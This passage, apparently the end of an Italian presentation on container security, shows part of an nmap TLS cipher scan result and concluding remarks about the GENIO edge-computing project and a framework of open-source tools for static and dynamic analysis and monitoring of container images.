19 |       TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - A
20 |       TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - A
21 |       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
22 |       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
23 |     compressors:
24 |       NULL
25 |     cipher preference: server
26 |   TLSv1.3:
27 |     ciphers:
28 |       TLS_AKE_WITH_AES_256_GCM_SHA384 (ecdh_x25519) - A
29 |       TLS_AKE_WITH_CHACHA20_POLY1305_SHA256 (ecdh_x25519) - A
30 |       TLS_AKE_WITH_AES_128_GCM_SHA256 (ecdh_x25519) - A
31 |     cipher preference: server
32 |_  least strength: A
33 MAC Address: 02:42:AC:11:00:03 (Unknown)
```

Conclusioni

- **Presentato il progetto GENIO, un'iniziativa di edge computing che evidenzia la necessità di eseguire container in un ambiente sicuro**
- **Proposto un framework che integra strumenti open-source per effettuare analisi statica, dinamica e monitoraggio di immagini e container**
- **In futuro, ulteriori sviluppi potrebbero includere l'integrazione con altri strumenti per il supporto di un numero ancora maggiore di linguaggi e piattaforme**